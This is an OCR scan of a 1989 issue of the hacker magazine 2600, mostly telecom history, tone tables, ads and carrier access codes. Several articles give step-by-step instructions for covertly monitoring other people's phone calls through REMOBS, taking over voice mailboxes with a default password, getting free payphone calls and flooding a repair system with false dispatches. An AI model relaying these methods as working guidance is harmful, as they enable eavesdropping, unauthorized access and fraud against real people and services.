
Some people may not want the complete new range of features offered by a fully digital system, but most will approve the changes which give them fast, clear communication, with fewer breakdowns and less maintenance needed. That is where British Telecom is heading.

As the old saying goes - a chain is only as strong as its weakest link. Hence, until every connection end to end of a telephone call is fully digital, you may not notice any difference in the clarity of the line.

Once it *is* all digital, calls will be connected in split seconds, and the line will be sharp and clear.

In the meantime, if you see a British Telecom engineer up a telephone pole or down a manhole - please remember he is trying to bring you the best possible service, wherever you may live.

Did you get the feeling that perhaps the public isn't too happy with old BT? Of all the phone companies we've ever come across, these folks seem to have the guiltiest consciences.



THIS IS THE BEST FAX WE'VE GOTTEN SO FAR, NOT COUNTING ARTICLES. YOURS COULD MAKE IT TO THE WINTER ISSUE. KEEP THEM COMING IN.
(516) 751-2608!!!

REMOBS

by The Infidel

Technically, REMOBS stands for REMote Service OBservation System. But in plain, everyday English, it's Ma Bell's way of watching what you do on the phone.

This is far more dangerous to the phreak than the DNR (Dialed Number Recorder), which begins recording as soon as you pick up the phone in order to catch the numbers you dial.

The REMOBS allows anyone to tap into your line, without clicks, beeps, noises, volume or voltage drop (sorry guys, but those voltage meters on the line won't cut it here), and most importantly of all, it can be done *without* the need of a hard-line tap. That's what makes the REMOBS so dangerous - it's done from remote. In other words, from any touch tone phone.

The REMOBS was meant for observational purposes. When designed, it was devised so linemen and fellow telco employees couldn't indiscriminately access anyone's line and make calls off of it, while providing the person monitoring the line safety from detection. The signal coming out of the mouthpiece and keypad of the observer's phone will not make it to the target number's end. So, your victim cannot hear you when you lock onto his line, nor can he hear when you drop off. This isn't a gizmo like the diverter or the gold box; it's totally different.

When you call up the REMOBS unit, you will hear a tone which lasts for about 2 seconds. You then have about 5 seconds to key in the access code or the REMOBS will hang up. The access code is different, depending on the unit, ranging from two digits up to five, but most commonly being four. When entering the code from the touch tone keypad, each digit must be held down for about a second for the unit to receive it. When you key in the correct code, you'll hear another tone and the unit will wait for the 7-digit target telephone number.

But here's the catch: due to the volume of exchanges present within an NPA, the unit itself is limited to covering only a small region, usually within the confines of a central office. In large cities, many units may be needed to cover an entire NPA, and so, your REMOBS may not be able to reach every number you try. That means that you'll most likely need more that one REMOBS to cover one area or city. This also means that it will not be able to access out-of-LATA numbers.

After dialing the target number, if that line is being used, you'll instantly be connected with the conversation, and they, as I've said before, will never know you're there. If you should lock into the target number when it's not in use, you won't hear anything - just line noise and maybe some crosstalk, rather than hearing the actual dial tone, as you would if you had made a direct line tap. With the REMOBS, you don't actually "connect" with the customer's line; you simply monitor it. When the customer picks up the phone, you'll hear their dial tone, the person dialing the number and the conversation, and then the person hanging up again. You could stay there all day, but that's not too smart.

Though your keypad may not be heard by the line you're monitoring, the REMOBS itself does recognize the tones. To disconnect the unit from the current tap, enter a digit, most often the last digit of the access code. After you disconnect, you'll get the second tone again, prompting you for another seven digit number; you don't have to reenter the access code. When you're done with the REMOBS altogether, instead of hitting the last digit of your access code to reset the unit for another number, you must enter another digit, which varies from unit to unit, to disconnect totally so the unit can be used again.

It's important not to just hang up from the REMOBS, or it will stay connected to the line you set it for, and will not accept other calls until it's reset manually, which will draw attention to it, your target, and most important of all, you.

Keep in mind that REMOBSs vary from network to network, and perhaps even state to state, so you will have to experiment with it to see what keys perform what function. Have phun....

Gee...GTE Telcos

In this issue we printed an article about 4TEL, a testing system used by GTE. What quite a few people don't realize is that GTE hasn't been involved only with Sprint, a long distance company. For many years, GTE has been operating local phone companies in areas known as non-Bell regions.

Their equipment is made by a company called Automatic Electric, located in Illinois. (We've heard reports that AT&T has bought them, to make things even more confusing.) This company only made step, electronic, and digital switches, completely skipping over crossbar. One of their early electronic switches was known as the EAX #1 and was introduced in the early seventies. It had very few custom calling features. An annoying trait of their call waiting feature was that it signalled you after each and every ring, making it very hard to ignore.

Eventually, the EAX #1 was scrapped and replaced by the EAX #2 in the mid seventies. You could distinguish this switch by the loud 1100 cyle tone between rings that indicated a number wasn't in service. Also, GTE's busy signals would time out after about 18 cycles. Another characteristic: if you came in on someone else's call waiting, you could hear a short bit of the conversation you were interrupting right before the ring, which was about 50 percent longer than a normal ring.

The EAX #5 was introduced around 1980. It was soon renamed the GTD #5 (General Telephone Digital #5). It was more sophisticated, with no clicks at any point in the connection.

As we mentioned, Automatic Electric skipped the crossbar phase of evolution. But GTE wanted to install a crossbar switch at one point. So they contracted a French company to make a crossbar switch for a Texas location. Instead, they received this horrible piece of junk that got numbers wrong, connected people together who didn't want to be connected together, among other things. One day, the machine that played the non-working number announcement broke down. GTE couldn't get parts for it. So an enterprising switchman took a Code-A-Phone 700 answering machine, recorded a "number out of service" message, put the machine in play mode, hooked it through a push-to-talk handset, and held the button down with a piece of tape. Everyone who called a non-working number in that exchange would get connected together after the recording cut off. But one day the motor in the answering machine burned out; it was running 24 hours a day after all. For a while anyone who called a non-working number in the 214-423 exchange would instantly get connected together. Today, that exchange is served by a GTD #5.

The GTD #5 has different custom calling packages, known as smart call, smarter call, and smartest call. The smartest package offers call forwarding, call waiting, three way, speed dialing (8 and 30 entries), cancel call waiting, one number redial, save call (like a redial but with a special code), and call camping (calls you when person you're trying to reach isn't busy). A person who has call waiting will hear call waiting

beeps if a call comes in while the first call is on hold and they're talking to the second call. Whether this is a design flaw or a feature is unclear. All custom calling features can be accessed on the second line, unlike Bell companies, who only offer cancel call waiting on the second line.

Many of those who live in GTE land do not sing a happy tune, particularly those who don't have digital switches. Here are some observations:

"The telephone 'service', if I may use the term lightly, was abominable. I personally experienced all of the horrors (lousy call completion rate, wildly wrong numbers, noisy-and-not-just-white-noise lines), and then some."

"I know a fair number of people for whom Pacific Telephone vs. GTE was a factor in choosing a place to live — and not the least important factor by far."

"For year after year here in Durham, North Carolina I put up with wild buzzes on the line; picking up the phone to dial, only to find other people on the line in the middle of a conversation; not getting important calls because my phone wouldn't ring properly; touch tones that weren't buffered well enough and were converted to pulse anyway (if you dialed too fast, you had to start all over); dropped connections in the middle of a conversation; frequent wrong numbers not even remotely similar to my number. These were not isolated things every couple of months — it was *all the time*."

GTE payphones don't get very good reviews either:


"I once spent a miserable two days looking for an apartment in the west/southwest Los Angeles area (almost all covered by GTE), driving around with a car full of newspapers and a pocketful of dimes. It got so I wouldn't even bother stopping at a GTE payphone unless there were at least two of them together, as only then was it likely that I'd find a single working phone. The defective phones were in nice areas and had no signs of exterior damage — they just didn't work. Often they'd be sitting there emitting strange clicking and thunking noises, as if they couldn't quite digest that last coin. Others would appear to be fine until you put a dime in."

Then there was this observation:

"One of the interesting operations that GTE participates in when you have not paid your phone bill is to *not* disconnect your line, but rather to block *outgoing* calls... except 800's. When they did this to me, I didn't care because I almost never made any local calls. One call to the Sprint 800 number and I could make all the long distance calls I wanted."

Naturally, we'd like to hear of any experiences from our readers in GTE land.

This article was written with the help of Silent Switchman and Mr. Ed. Angry comments were extracted from The Telecom Digest, a newsletter distributed on the computer networks.



Nowadays, we fix a problem before there is a problem.

The basic approach of quality management couldn't be simpler.

Working in teams, we anticipate the potential problems. Then we work out how to solve them before they occur.

One of the first successes of using a quality approach was payphones. We used it to develop more than twenty ways to solve the payphone problem.

As a result, today all our payphones work nearly all the time.

Thus, in turn, earning us much more money.

Some of the solutions were obvious. Kids set fire to the blue buttons (remember those blue buttons?) because they liked to sniff the solvents these released.

So we changed the keys to something better suited to kids. Heavy metal.

Some of the other things we had to do were not so obvious.

We had, for instance, to take a completely new look at training, documentation, and maintenance.

Alan Whicker finds out more in the latest *'Whicker's Telecom World'*.

And because it is 'Telecom World' he takes a look at how payphones abroad match up to ours.

With some surprising differences in France, Germany and the USA.

As you will discover, when the film comes to your team meeting.

№1

We're working on a new number.

AN INTERNAL BRITISH TELECOM ADVERTISEMENT.
YOU WON'T GET A BETTER PICTURE OF A BT PAYPHONE.
AT LEAST, NOT FROM US.

Voice Mail Hacking...

by Aristotle

There are four models of the Genesis Voice Mailbox Systems (VMS). They all have the good VMS features, like voice data compression, ability to send messages to other users, user definable passwords (I believe up to 10 digits), user definable opening message, ability to review message when recording, and a separate phone number for each box.

How To Hack The VMS

The first step is to find the voice mail system. The easiest way to find a system is to look in the yellow pages under telephone answering services and/or equipment companies. I found a system in Louisville, Kentucky that was listed with the name Voicelink. Its number is 502-429-9200.

After finding the VMS, you must find out what type of system it is. There are many different types, each with their own unique characteristics. If you find that the system is a Genesis system, look into it. Chances are you will be able to get on easily.

A Genesis system has the following distinguishable characteristics: 1) If you hit "0" during the announcement, it will prompt you for the password. 2) If you hit "#", it will go to a phonebook system. The phonebook is used to look up users' boxes by spelling out their names.

When the target Genesis system is found, do the following: 1) Find a mailbox with an announcement that says, "I am taking a message for mailbox number XXX." 2) During this announcement, press the "0" key and wait for the password prompt. 3) At this prompt, press "0" again. This is almost always the password for the unused box. If it is not "0", then go to the next open box. 4) Now that you have control, change your password and follow the friendly directions. It is extremely user-friendly so you should have fun.

...NYNEX Style

In mid-August the NYNEX Business Centers' nationwide voice mail information system was penetrated by unauthorized individuals. According to Randy Hareford, voice mail administrator at NYNEX, numerous "kids, maybe twelve or thirteen years old", who "didn't know what they were doing" took over 38 of approximately 1900 voice mailboxes on the system.

Dialup modem numbers used to manage the system were posted on at least two bulletin boards and sent to other interlopers via the voice mail system, but most of the encroachment was blamed on the use of "easy passwords" chosen by legitimate users. The callers identified themselves with aliases such as Flight Commander, Knight Caller, Blackbeard, Chris Columbus, Photo Bug, Easy E, Ray Gun, Mr. Upright, Teenage Warrior, and Mr. Six.

According to Hereford, at least one message passed between purloined mailboxes contained information detailing stolen credit card numbers and expiration dates. The FBI was reportedly notified, but was only interested in the credit fraud issue; not in security problems with the system. Interestingly, NYNEX has always maintained that messages on the system were not retrievable by anyone other than the addressee.

The security breach allegedly brought the system down one evening and later resulted in a system broadcast to all users warning them not to convey sensitive information on the system, instead suggesting "more secure" methods such as the U.S. Mail, IBM PROFS, and the direct-dial telephone network. While most of the abused mailbox passwords were deleted and reassigned after two weeks, the system administrator received one message offering information about other compromised mailboxes and the security loopholes used in exchange for legitimate voice mail privileges. The offer was neither accepted nor replied to.

PUNCHING PAY PHONES


By Micro Surgeon/West Coast Phreaks

Remember in the movie *Wargames* when David needed to make a call, and had no money. He did so by opening the mouthpiece and touching a piece of metal from the inside of mouthpiece to the plate of the pay phone. Believe it or not this archaic technique still works in the most sophisticated areas, including all BOC'S (Bell Operating Companies) DTF (dial tone first) pay phones. This technique does not, however, work on private pay phones.

To make a local call, without using coins (or slugs), first punch a small hole (see diagram) with something sharp (ie. a nail) through the existing outer plastic holes into the inner (metal) mouthpiece. This gives access to the inner magnetic coil. Next dial the first six digits of the local number and **before** dialing the last digit, touch the nail to the face plate, holding it there as you press the last digit. This whole process of touching the nail to the face plate, pressing the seventh digit, and simultaneously releasing it from face plate as the button is let go, should all be done within one second. Timing can be critical. Essentially the phone is being grounded, and as a result BOC's are fooled into thinking that sufficient funds have been deposited for local calls.

As with any ploy there are limitations and problems. Long distance calls cannot be made, because a different method is used to verify the deposited coins. One of the main problems is that a mild shock (not to death of course) may be experienced. A less serious problem can be that the mouthpiece may be damaged, by punching to hard or in the wrong place, rendering the phone useless.

Punching pay phones is nothing new, and I certainly didn't discover this art. Of course a Red Box will work much better, but it could have inadvertently been left at home. What one should understand is that this technique will work and that it's not just a bit of telephone history.



A Pay Phone Handset Receiver

continued from page 19

it's only 7:30 pm, Lynn reaches for the phone call to call him in New York. Introducing the new MCI Prime-Time Plan...." Or how about this from Sprint's FON Line Newsletter: "On average, most Americans will move 11 times during their lives, coping with a process that can be exhilarating, exhausting, and expensive. Although moving can often be stressful, planning ahead can ease the transition and save wear and tear on your nerves and your wallet...." Five more paragraphs elapse before the first mention is made of US Sprint and how it wouldn't be a bad idea to have a Sprint calling card. We suspect this kind of cagey sales pitch won't exactly go over big but at least it's giving those writers from the slush pile a place to go.

Calling Card Tutorials

For those who feel like wasting a bit of time, give a call to the AT&T "calling card tutorial" line. By dialing 1-800-255-3439, you can experience the excitement of using an AT&T calling card by making a simulated telephone call! A narrator guides you through this exciting process. MCI has a "test drive" number that takes you through the adventure of using an MCI card. They can be reached at 1-800-950-TEST. In both cases, valid calling card numbers are not necessary.

Another Telco Ripoff

C&P Telephone is said to be scamming the public in the Washington DC area. It seems that local calls in Washington DC are 20 cents, while in neighboring Maryland and Virginia they're 25 cents. In Washington DC, none of the phones are marked for price and many people are fooled into depositing 25 cents instead of 20. The phones don't even give any extra time to callers who put in too much.

Technology Marches Back

A French computer system fouled up big-time when it misread some data. 41,000 Parisians who were supposed to have been fined for fairly minor offenses found themselves receiving computerized letters accusing them of all sorts of bizarre crimes.

Apparently the coding used in the system got mixed up, meaning that people who were supposed to have been fined for speeding were instead fined for pimping. "There were a lot of cases of living off immoral earnings, racketeering, and murder," said a City Hall official. "The accused persons will be receiving latters of apology. Instead of receiving summonses on criminal charges, they should have been sent reminders of unpaid motoring fines." Motorists ticketed for failing to stop at a red light were fined for "importing unauthorized vetinary medications", while those whose only offense was crossing a solid white line on the road were charged with "night fishing in a place reserved for fish breeding".

☎

New York Telephone repairmen are being sent on wild goose chases. This is thanks to a new computerized repair service introduced in the midst of the Nynex strike. Now you no longer have to talk to a service representative, unless you don't have a touch tone phone. Customers key in their phone number and then go through a menu. "Are you having trouble getting a dial tone?" the computer asks. "Press 1 for yes, 2 for no." Other categories include trouble making calls, static on the line, trouble receiving calls, or trouble with custom calling features. If you answer yes to any of

these, you dive into another menu where the computer attempts to isolate the problem by asking more yes/no questions. The whole process takes about three times longer than talking to a human being but it saves New York Telephone the expense of human employees. And as for the wild goose chases, it is possible to completely foul up the system by making lots and lots of calls, each time entering a different number. A repairman will be dispatched for each and every call. Hackers will have fun because they don't have to use their voices and the system is accessible from payphones. It's also possible to dispatch a repairman by accident since there's no way to abort. The system confirms the date the repairman will be out but never asks the customer to verify in case they've changed their mind. People who want to bypass all of this garbage can call 890-6611 toll-free and reach a human at repair service. New York Telephone does not give out this number. They've also introduced an automated credit operator which is reachable by dialing 211. You can either hang up at the tone for a local credit or touch tone the number you dialed. Again, it takes longer than the equivalent with a human being.

And if you don't have a touch tone phone, you get connected with a recording that tells you to wait until after the strike is over.

And Finally

Some words from the Beijing youth daily: "In recent days, people in Beijing who normally love to make phone calls have suddenly become cautious, and many of them say on the phone 'Let's write or chat face to face instead, otherwise we might get into trouble.'"

Lair of the INTERNET Worm

by Dark Overlord

These days worms & viruses seem the in thing to do. Most hackers (and crackers) have a friend who has a friend who is a "super genius" and wrote one that did amazing things, did wonders, scrambled eggs, etc.... Any programer worth half the ram in their system can write a worm and/or virus without much difficulty. The information provided in most magazines and newspapers on the subject is utter crap.

The decompiled source code to the "Internet Worm" is now available from *2600* magazine. The code is based on an effort of reverse engineering. This source, when compiled, will generate the same executable that the "Great" Internet Worm was made out of. I can't say where I got this code because s/he does not wish to have their name (handle) echoing around these circles.

The personality/attack strategy of this worm was to reach as many hosts as possible rather then attempting to access higher privileges on an infected host.

Please note that all of the attacks used by the Internet Worm have been fixed on almost all systems that use the Internet. If there is sufficient interest I may do a detailed write-up on how the attacks used by the Internet Worm worked. There are still many more holes in UNIX to be abused. Thus it is possible that, with a weekend's worth of work, this worm could ride again. (But I would not do that, would I?)

If you want a copy of the source code (with comments), send $10 to 2600 Worm, PO Box 752, Middle Island, NY 11953.

Touch-Tone Frequencies

	1209	1336	1477	1633
697	1	2	3	A
770	4	5	6	B
852	7	8	9	C
941	*	0	#	D

Each touch tone is a combination of two tones. For instance, 3 is 697 hertz and 1477 hertz. This diagram also contains the four extra tones that every touch tone phone is capable of producing. These tones are used in the U.S. military phone network (Autovon) for establishing the importance of the call. We'd like to hear specifics of any further uses for them.

Special Information Tones (S.I.T.)

We've all heard these. They're the special tones you get right before you hear a recording telling you the number you've reached is out of service. They're also used for a multitude of other conditions. The purpose of these tones is to permit an automatic Call Disposition Analyzer (CDA) to differentiate between a human voice and a recorded announcement, and to categorize the type of recorded announcement.

Special Information Tones are a series of three tones at the beginning of an intercepted call.

SIT Tone type and usages

Period		Frequency	Designation
SSL	LLL		IC - Intercept - Vacant # or AIS, etc.
LLL	LLL		NC - No Circuit (Inter-LATA carrier)
LSL	HLL		VC - Vacant Code
SLL	HLL		RO - Reorder Announcement (Inter-LATA Carrier)
LSS	LHL		#1 - Additional Reserved Code
SLL	LHL		RO - Reorder Announcement
SSL	HHL		#2 - Additional Reserved Code
LLL	LLL		NC - No Circuit, Emergency, or Trunk Blockage

Period duration: S=Short (274 msec), L=Long (380 msec)
Frequency: L=Low (913.8 hz 1370.6 hz 1776.7 hz)
H=High (985.2 hz 1428.5 hz)

This information was taken from a central office recorder/announcer installation manual circa 1983.

2600 MARKETPLACE

HACKING AND PHREAKING SOFTWARE for the IBM and Hayes compatible modems. The best war dialers, extender scanners, and hacking programs. $8.00, including shipping and handling. Make payable to Tim S., P.O. Box 2511, Bellingham, WA 98227-2511.

FOR SALE: Manual for stepping switches (c) 1964. This is a true collector's item, with detailed explanations, diagrams, theory, and practical hints. $15 or trade for Applecat Tone Recognition program. FOR SALE: Genuine Bell phone handset. Orange w/tone, pulse, mute, listen-talk, status lights. Fully functional. Box clip and belt clip included. $90 OBO. Please post to S. Foxx, POB 31451, River Station, Rochester, NY 14627.

TAP BACK ISSUES, complete set Vol 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/45 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the Original!

WANTED: Information or documentation on Natural Microsystems' WATSON VIS Option. Will be used for upcoming 2600 voice mail board. Urgent need! Contact the 2600 office (516) 751-2600.

2600 MEETINGS. First Friday of the month at the Citicorp Center--from 6 to 8 pm in the Market, 153 E 53rd St., NY. Come by, drop off articles, ask questions. Call 516-751-2600 for still more info or to request a meeting in your city.

WANTED: Technical/operations manual or any technical data on North-east Electronics Corp's TTS-2762R MF & Loop Signaling Display. Will gladly pay for copying and mailing costs, or reasonable price for genuine manual. Does anyone know anything about this machine? Bernie S., 144 W. Eagle Rd., Suite 108, Havertown, PA 19083.

FOR SALE: DEC VAX/VMS manuals for VMS 4.2. All manuals are in mint condition, some still in the shrink-wrap. This is the best source for VMS knowledge anywhere! Contact me for more info. Kurt P., POB 11282, Blacksburg, VA, 24062-1282.

WANTED: Schematic and/or block diagram for G.E. TDM-114B-13 data set. John B. Riley, 914 N. Cordova St., Burbank, CA 91505-2925.

INCARCERATED COMPUTER TECHNO-DROID would like to hear from anyone interested in computer technology and its unusual applications. Would like to receive (from those willing to donate) photocopies of interesting computer schematics, articles, and how-to instructions for exotic projects, etc. Write to: Robert Joe Jackson, Jr., Memphis U 32875-019, Memphis Federal Correctional Inst., P.O. Box 34550, Memphis, TN 38184.

WILL TRADE: My knowledge of beating the game of Blackjack for information into hacking and phreaking. J. Klein, 2558 Valley View #111, Las Vegas, NV 89102.

FDI, PSTN, ANAC, are you lost in telephone acronyms? Don't be confused anymore! Send for my list of over 300 phone and communications acronyms, only $4. Jay H., 2722 Glenwick Pl., La Jolla, CA 92037.

Do you have something to sell? Are you looking for something to buy? Or trade? This is the place! The 2600 Marketplace is free to subscribers! Send your ad to: 2600 Marketplace, P.O. Box 99, Middle Island, NY 11953. Include your address label.

Deadline for Winter Marketplace: 12/1/89.

.....CARRIER....

10001-MidAmerican LD (Republic Telecom)
10002-AmeriCall LDC
10003-RCI Corporation
10007-Tel America
10011-Metromedia Long Distance
10012-Charter Corporation (Tri-J)
10013-Access Services
10021-Mercury
10022-MCI Telecommunications
10023-Texnet
10024-Petricca Communications Systems
10028-Texnet
10030-Valu-Line of Wichita Falls
10031-Teltec Saving Communications
10033-US Sprint
10036-Long Distance Savers
10039-Electronic Office Centers of America (EO/Tech)
10042-First Phone
10044-Allnet Communication Services (LDX, Lexitel)
10053-American Network (Starnet)
10056-American Satellite
10057-Long Distance Satellite
10059-COMNET
10060-Valu-Line of West Texas
10063-COMNET
10069-V/COM
10070-National Telephone Exchange
10080-AMTEL Systems
10084-Long Distance Service (LDS)
10085-WesTel
10088-Satellite Business Systems (MCI)
10089-Telephone Systems
10090-WesTel
10093-Rainbow Communications
10095-Southwest Communications
10099-AmeriCall
10122-RCA Global Communications
10137-All America Cables and Radio (ITT)
10142-First Phone
10146-ARGO Communications
10188-Satellite Business Systems (MCI)
10201-PhoneNet
10202-ExecuLines
10203-Cypress Telecommunications (Cytel)
10204-United Telephone Long Distance
10206-United Telephone Long Distance
10211-RCI
10212-Call US
10213-Long Distance Telephone Savers
10214-Tyler Telecom
10215-Star Tel of Abilene
10217-Call US
10219-Call USA
10220-Western Union Telegraph
10222-MCI Telecommunications
10223-Cable & Wireless Communication (TDX)
10224-American Communications
10227-ATH Communications (Call America)
10229-Bay Communications
10232-Superior Telecom
10233-Delta Communications
10234-AC Teleconnect (Alternative Communication)
10237-Inter-Comm Telephone
10239-Woof Communications (ACT)
10241-American Long Lines
10242-Choice Information Systems
10244-Automated Communications
10245-Taconic Long Distance Service
10250-Dial-Net
10252-Long Distance/USA
10253-Litel Telecommunications
10255-All-State Communications
10256-American Sharecom
10260-Advanced Communications Systems
10263-Com Systems (Sun Dial Communications)
10268-Compute-A-Call
10276-CP National (American Network, Starnet)
10284-American Telenet
10286-Clark Telecommunications
10287-ATS Communications
10288-AT&T Communications
10298-Thriftline
10302-Austin Bestline
10303-MidAmerican LD (Republic Telecom)
10311-SaveNet (American Network, Starnet)
10318-Long Distance Savers
10321-Southland Systems
10322-American Sharecom
10324-First Communication
10331-Texustel
10333-US Sprint
10336-Florida Digital Network
10338-Midco Communications
10339-Communication Cable Laying
10343-Communication Cable Laying
10345-AC Teleconnect (Alternative Communication)
10350-Dial-Net
10355-US Link
10357-Manitowoc Long Distance Service
10362-Electronic Office Centers of America (EO/Tech)
10363-Tel-Toll (Econ-O-Dial of Bishop)
10369-American Satellite
10373-Econo-Line Waco
10375-Western Union Telegraph
10385-The Switchboard
10393-Execulines of Florida
10400-American Sharecom
10404-MidAmerican LD (Republic Telecom)
10412-Penn Telecom
10428-Inter-Comm Telephone
10432-Lightcall
10435-Call-USA
10436-Indiana Switch
10440-Tex-Net
10441-Escondido Telephone
10442-First Phone
10444-Allnet Communication Services (LDX, Lexitel)
10455-Telecom Long Distance
10456-ARGO Communications
10462-American Network Services
10464-Houston Network
10465-Intelco

....ACCESS..... CODES.....

10466-International Office Networks
10469-GMW
10472-Hal-Rad Communications
10480-Chico Telecom (Call America)
10488-United States Transmission Systems (ITT)
10505-San Marcos Long Distance
10515-Burlington Telephone
10529-Southern Oregon Long Distance
10532-Long Distance America
10533-Long Distance Discount
10536-Long Distance Management
10550-Valu-Line of Alexandria
10551-Pittsburg Communication Systems
10552-First Phone
10555-TeleSphere Networks
10566-Cable & Wireless Communication (TDX)
10567-Advanced Marketing Services (Dial Anywhere)
10579-Lintel System (Lincoln Telephone LD)
10590-Wisconsin Telecommunications Tech
10599-Texas Long Distance Conroe
10601-Discount Communications Services
10606-Biz Tel Long Distance Telephone
10622-Metro America Communications
10634-Econo-Line Midland
10646-Contact America
10652-New Jersey Bell
10654-Cincinnati Bell Long Distance
10655-Ken-Tel Service
10660-Tex-Net
10666-Southwest Communications
10675-Network Services
10680-Midwest Telephone Service
10682-Ashland Call America
10684-Nacogdoches Telecommunications
10687-NTS Communications
10698-New York Telephone
10700-Tel-America
10704-Inter-Exchange Communications
10707-Telvue
10709-el-America
10717-Pass Word
10726-Procom
10727-Conroe-Comtel
10735-Marinette-Menominee Lds
